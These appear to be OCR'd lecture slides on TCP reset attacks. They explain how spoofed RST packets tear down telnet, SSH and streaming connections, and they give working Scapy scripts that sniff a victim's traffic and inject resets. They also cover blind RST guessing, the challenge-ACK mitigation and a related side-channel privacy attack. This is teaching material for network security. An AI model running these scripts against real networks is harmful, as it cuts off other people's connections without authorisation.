
TCP Reset Attack

- To close an existing connection between two victim hosts

- Relies on how TCP closes connections


FIN vs RST: Which one to rely on?






TCP Reset Attack

- Sending a spoofed RST packet



Launching the Attack: Telnet




```
Src IP = 10.1.0.5
Dst IP = 10.1.0.4
RST is set
Src Port = 23
Dst Port = 4040
Sequence Number = ?
```


```
ip = IP(src=“10.1.0.5”, dst=“10.1.0.4”)

tcp = TCP(sport=23, dport=4040,
flags=“R”, seq=XXX)

pkt = ip/tcp
send(pkt)
```

Check last pkt sent from B→A:
the next sequence number can be calculated from TCP length and seq. number.

Targeted Connections

- Telnet
- SSH
  - Isn’t SSH encrypted?
- TCP connections where IP and TCP headers aren’t encrypted

Video Streaming Server



Most modern streaming services use HTTP
(i.e., TCP in the transport layer)

TCP Reset Attack in Video Streaming

- Challenges:
  - Choose which endpoint to reset → server or client
    - server may detect unexpected RST packets
  - Packets arrive continuously
    - manual sniffing is impossible

- Instead, we need to automate the RST attack.

TCP Reset Attack in Video Streaming

- Strategy:
  - Sniff TCP packets generated from the client (how?)
  - Calculate the sequence number (how?)
  - Send a spoofed RST pkt to the client

```
VICTIM_IP = “10.1.0.4”
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags=“R”,
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=?)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter=“tcp and src host %s” %
VICTIM_IP, prn=tcp_rst)
```


TCP Reset Attack in Video Streaming

- Strategy:
  - Sniff TCP packets generated from the client (how?)
  - Calculate the sequence number (how?)
  - Send a spoofed RST pkt to the client

```
VICTIM_IP = “10.1.0.4”
def tcp_rst(pkt):
    ip = IP(dst= VICTIM_IP, src=pkt[IP].dst)
    tcp = TCP(flags=“R”,
              sport=pkt[TCP].dport,
              dport=pkt[TCP].sport,
              seq=pkt[TCP].ack)
    rst_pkt = ip/tcp
    send(rst_pkt)

pkt = sniff(filter=“tcp and src host %s” %
VICTIM_IP, prn=tcp_rst)
```

Do We Need Sniffing?

- Can we get rid of sniffing? (Off-path attacker)



Blind RST attack

- Send SYNs with random sequence numbers
- In older kernels:
  - A sequence number outside the window will cause a SYN-ACK (new connection)
  - A sequence number inside the window will kill the connection
  - i.e. it is very easy to kill a connection with a random SYN

Do We Need Sniffing?

- What is the receiver window size?

```
kali@kali:~$ cat /proc/sys/net/ipv4/tcp_rmem
4096    131072  6291456
```

(min, default, max)

- (Approx.) Number of guesses:
  - $2^{32}/6291456 = 683$
  - $2^{32}/131072 = 32768$

Blind RST attack

- Mitigated by Challenge ACKs:
  - Any unexpected SYN will cause a challenge ACK
  - If the other side wants to kill the connection, respond by sending a RST with the correct previous sequence number
  - If the other side sends nothing, do nothing
- Similar attack of sending many random RSTs also will not work: you must guess the sequence number correctly
- Up to 100 challenge ACKs will be generated per second

Challenge ACKs create a new problem…

- Cao et al. 2012:
- Oscar wants to determine if Alice is talking to Bob
- Compromises privacy

1. Oscar spoofs as Alice and sends random RST packets to Bob
2. Oscar directly connects to Bob and sends many random RST packets to Bob
3. Oscar counts the number of received challenge ACKs
   - If Alice was already talking to Bob, then Bob will send challenge ACKs to both Alice and Oscar, so count < 100/second
   - If Alice was not talking to Bob, then Bob will ignore 1) and only send challenge ACKs to Oscar, so count = 100/second

Challenge ACKs create a new problem…

- Cao et al. 2012:
- Oscar has determined Alice is talking to Bob.
- What is their sequence number?

